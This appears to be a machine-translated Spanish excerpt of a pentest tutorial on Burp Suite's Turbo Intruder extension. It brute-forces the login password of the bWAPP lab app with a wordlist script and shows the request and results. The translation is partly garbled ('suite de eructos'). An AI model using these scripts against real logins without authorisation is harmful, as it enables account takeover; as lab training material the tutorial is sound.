



BURP SUITE FOR PENTESTER TURBO INTRUDER

READY FOR FIGHT



WWW.HACKINGARTICLES.IN

Contenido

| | |
|---|-----------|
| Introducción a Turbo Intruder..... | 3 |
| ¿Qué es Turbo Intruso?..... | 3 |
| Burp Intruder v/s Turbo Intruder..... | 3 |
| Instalación del Turbo Intruder | 3 |
| Fuerza Bruta de las Contraseñas de la aplicación..... | 5 |
| A través del intruso de Burp | 6 |
| A través de Turbo Intruder..... | 9 |
| Personalización de los scripts de Python | dieciséis |
| Fuzz para múltiples parámetros | 18 |

Introducción a Turbo Intruso

¿Qué es Turbo Intruso?

Turbo Intruder es una de las mayores extensiones de suite de eructos escritas por "James Kettle" para enviar una gran cantidad de solicitudes HTTP y analizar los resultados. Sin embargo, la funcionalidad de esta extensión es tan similar a la que lleva Burp's Intruder. Sí, es más borroso. Pero como utiliza la pila HTTP, algunas características lo hacen un poco diferente y más rápido.

- Alta velocidad con menor latencia durante la fuzzing
- Bajo uso de memoria con un millón de cargas útiles
- Scripts de Python personalizables para diferentes escenarios de ataque
- Confiable para ataques de varios días

[Burp Intruder v/s Turbo Intruder](#) Sin duda, la pestaña

Intruder es la parte más poderosa de la suite Burp. Ya sea que se trate de difuminar una aplicación en un único punto de inyección o en varios, funciona a la perfección. Sin embargo, esta herramienta proporciona todo lo que deseamos, ya sea sobre cargas útiles o detecciones de errores, está lista para usar. Pero cuando se trata de la velocidad de fuzzing o el uso de la memoria, lo descarta. Si el diccionario excede aproximadamente un lakh de carga útil, la latencia y el consumo de memoria estarán en su punto máximo. ¿Pero por qué sucede todo esto?

Para analizar esto, necesitamos comprender el mecanismo que conlleva durante la fuzzing.


Todos los principales forzadores brutos crean un protocolo de enlace TCP para una sola solicitud y envían la solicitud al servidor, por lo que el servidor espera y comparte la respuesta, tan pronto como la herramienta recibe la respuesta, la lee y sucede lo mismo nuevamente. Sin embargo, el protocolo de enlace consume mucho tiempo y las fases de envío y lectura también contienen mucha latencia, lo que genera una gran carga en la CPU y consume mucha memoria, lo que reduce la velocidad a fuzz. eso.

Pero el turbo intruso es diferente y como lo es su velocidad. Funciona con una tecnología antigua, es decir, canalización HTTP que establece la conexión primero y comparte tantas solicitudes posibles de una sola vez sin preocuparse por las respuestas recibidas para minimizar la latencia y el tiempo de procesamiento del servidor.


Instalación del Turbo Intruso

No es difícil encontrar este complemento ni instalarlo, simplemente navegue hasta la pestaña Extensor y luego seleccione la aplicación.

Almacene la opción dentro de él y una vez que desplace el mouse hacia abajo, la encontrará justo enfrente con una calificación que alcanza casi 5 estrellas.




Ahora simplemente presione el botón de instalación en la descripción y listo.



¿Pero dónde está, no está alineado en ninguna de las pestañas?


Revisemos dentro de la sección Acción, un simple clic derecho puede darnos la opción Enviar a Turbo Intruder .



Fuerza Bruta de las Contraseñas de la aplicación


Quizás se pregunte si todos estos conceptos están documentados en la página web de portswigger o en el repositorio de GitHub de la extensión, entonces, ¿qué hay de nuevo? ¿Y qué pasa con la exposición práctica? ¿Cómo pudimos confirmar que sí, el intruso turbo borra la aplicación de una manera mucho más rápida que el intruso del eructo básico?

De este modo, para confirmar y comprobar todo esto, sintonicemos nuestra aplicación vulnerable bWAPP y capturaremos la solicitud HTTP del portal de inicio de sesión configurando el nombre de usuario en bee y una contraseña aleatoria como 12345.




A través del Intruso de Burp Una

vez que se activó el botón Iniciar sesión, interceptamos la Solicitud en nuestro monitor Burp, así que primero compartámosla con "Intruso".



Sin embargo, los pasos de Intruder están en nuestros consejos, así que recordémoslos una vez más. Tan pronto como el Intruso recibe la solicitud, nuestro primer trabajo es limpiar las cosas y establecer los puntos de inyección en la pestaña de posición.



Ahora es el momento de inyectar nuestras listas de confusión. Cambie a la pestaña Cargas útiles, justo al lado de la Posición uno, y haga clic en el botón Cargar para seleccionar la lista deseada. Para esta sección, hemos modificado la lista de 10 millones de contraseñas del repositorio de Daniel Miessler SecLists Github y hemos inyectado bee & bug dentro de ella.

En la imagen a continuación, puede ver que la cantidad de solicitudes es más de 100,000, lo cual no es grande, pero aún así podría ayudarnos a determinar la velocidad.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1
 Payload type: Simple list

Payload count: 101,003
 Request count: 101,003

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
 Load ...
 Remove
 Clear

123456
 password
 12345678
 qwerty
 123456789
 12345
 1234
 111111

Ahora, tan pronto como presionamos el botón Atacar, el fuzzer se inicia y tardó más de 60 segundos en fuzzear alrededor de 1700 solicitudes , lo que hace aproximadamente 23 solicitudes por segundo (RPS).

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items


| Request ^ | Payload | Status | Error | Timeout | Length |
|-----------|-----------|--------|--------------------------|--------------------------|--------|
| 0 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 4414 |
| 1 | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 4414 |
| 2 | password | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 4414 |
| 3 | 12345678 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 4414 |
| 4 | qwerty | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 4414 |
| 5 | 123456789 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 4414 |
| 6 | 12345 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 4414 |
| 7 | 1234 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 4414 |
| 8 | 111111 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 4414 |
| ... | | | | | |

1742 of 101003

A través de Turbo Intruso

Primero detengamos al intruso aquí y verifiquemos qué descarga Turbo Intruder como velocidad.

De regreso a la pestaña de intercepción, seleccionaremos la posición de la carga útil y luego haremos clic derecho para compartir la solicitud con el Turbo Intruder.



Tan pronto como se activó la opción "Enviar a turbo intruso" , apareció una nueva ventana frente a nosotros.

Exploremos lo que contiene.

La ventana se separó en dos secciones: la parte superior donde está incrustada nuestra "solicitud compartida" y justo debajo, en la otra parte, tenemos alineado un "fragmento de código Python" .

Sin embargo, en la sección Solicitud, podemos ver que nuestro punto de inyección se convirtió en "%s", que representa dónde llegará la carga útil.

Y en la otra sección, hay una lista desplegable con un código Python que se muestra, que por lo tanto podría modificarse según el escenario del ataque.

Turbo Intruder - 192.168.0.9

Pretty Raw \n Actions ▾

```

1 POST /bwAPP/login.php HTTP/1.1
2 Host: 192.168.0.9:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://192.168.0.9:8080
10 Connection: close
11 Referer: http://192.168.0.9:8080/bwAPP/login.php
12 Cookie: security_level=0; PHPSESSID=f0l48lpc7ah7ii559e9moflc0u
13 Upgrade-Insecure-Requests: 1
14
15 login=bee&password=%s&security_level=0&form=submit

```

Search... 0 matches

examples/basic.py

```


def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,

```

Attack

La lista desplegable contiene varios scripts de Python atacantes, que podemos usar en consecuencia cuando lo necesitemos.

Entonces, por el momento, usemos el script más común de Turbo Intruder, es decir, ejemplos/basic.py.



Una vez que seleccionamos eso, el código Python que contiene se muestra en la pantalla. Veamos qué dice –

1. El script dentro del primer cuadro resaltado es responsable de la velocidad de fuzzing y el número de Conexiones realizadas por el turbo intruso. Sin embargo, incluso lleva las solicitudes realizadas por conexión.
2. En el segundo cuadro debemos agregar el diccionario manualmente especificando su ubicación.
3. El tercer fragmento de código es la sección más destacada, ya que define qué solicitud debe mostrarse en la tabla de salida. Aquí el código “si req. status!= 404:” define que todas las solicitudes se agregarán a la tabla dejando las que tienen el código de estado = 404

The screenshot shows a web browser with an HTTP request to `POST /bwAPP/login.php HTTP/1.1` from host `192.168.0.9:8080`. Below the request, a Python script is displayed with three sections highlighted by red boxes and numbered 1, 2, and 3. A red arrow points to the 'Attack' button at the bottom.

```

1 POST /bwAPP/login.php HTTP/1.1
2 Host: 192.168.0.9:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
  .8
5 Accept-Language: en-US,en;q=0.5

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False
    )

    for word in open('/usr/share/dict/words'):
        engine.queue(target.req, word.rstrip())

def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.length
    if req.status != 404:
        table.add(req)
  
```

Ahora, inyectemos nuestro diccionario definiendo su ruta mientras manipulamos el código.

This screenshot shows the same Python script as the previous one, but with the wordlist path in the `for` loop modified to `open('/home/hackingarticles/Desktop/passwords.txt')`. A red arrow points to this line. The 'Attack' button is still visible at the bottom.

```

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False
    )

    for word in open('/home/hackingarticles/Desktop/passwords.txt'):
        engine.queue(target.req, word.rstrip())

def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.length
    if req.status != 404:
        table.add(req)
  
```

Además, presionaremos el botón Atacar para iniciar nuestro fuzzer. Mientras lo hacemos, en 73 segundos se comparten solo 1029 solicitudes , lo que hace que el recuento de RPS (solicitud por segundo) llegue a 14.

Turbo Intruder - 192.168.0.9 - running

| Row | Payload | Status | Words | Length | Time | Label |
|-----|-----------|--------|-------|--------|------|-------|
| 0 | password | 200 | 1729 | 4451 | 13 | |
| 1 | qwerty | 200 | 1729 | 4451 | 0 | |
| 2 | 123456 | 200 | 1729 | 4451 | 10 | |
| 3 | 12345678 | 200 | 1729 | 4451 | 10 | |
| 4 | 123456789 | 200 | 1729 | 4451 | 16 | |
| 5 | 12345 | 200 | 1729 | 4450 | 18 | |
| 6 | 1234 | 200 | 1729 | 4450 | 17 | |
| 7 | 111111 | 200 | 1729 | 4450 | 18 | |
| 8 | dragon | 200 | 1729 | 4450 | 18 | |
| 9 | 1234567 | 200 | 1729 | 4450 | 10 | |
| 10 | abc123 | 200 | 1729 | 4450 | 8 | |
| 11 | baseball | 200 | 1729 | 4450 | 0 | |
| 12 | 123123 | 200 | 1729 | 4450 | 18 | |
| 13 | monkey | 200 | 1729 | 4450 | 13 | |
| 14 | football | 200 | 1729 | 4450 | 21 | |
| 15 | shadow | 200 | 1729 | 4450 | 15 | |
| 16 | 696969 | 200 | 1729 | 4450 | 4 | |
| 17 | letmein | 200 | 1729 | 4450 | 17 | |
| 18 | 666666 | 200 | 1729 | 4450 | 7 | |
| 19 | master | 200 | 1729 | 4450 | 32 | |

Regs: 1029 | Queued: 100 | Duration: 73 | RPS: 14 Connections: 69 | Retries: 64 | Fails: 0 | Next: sarah

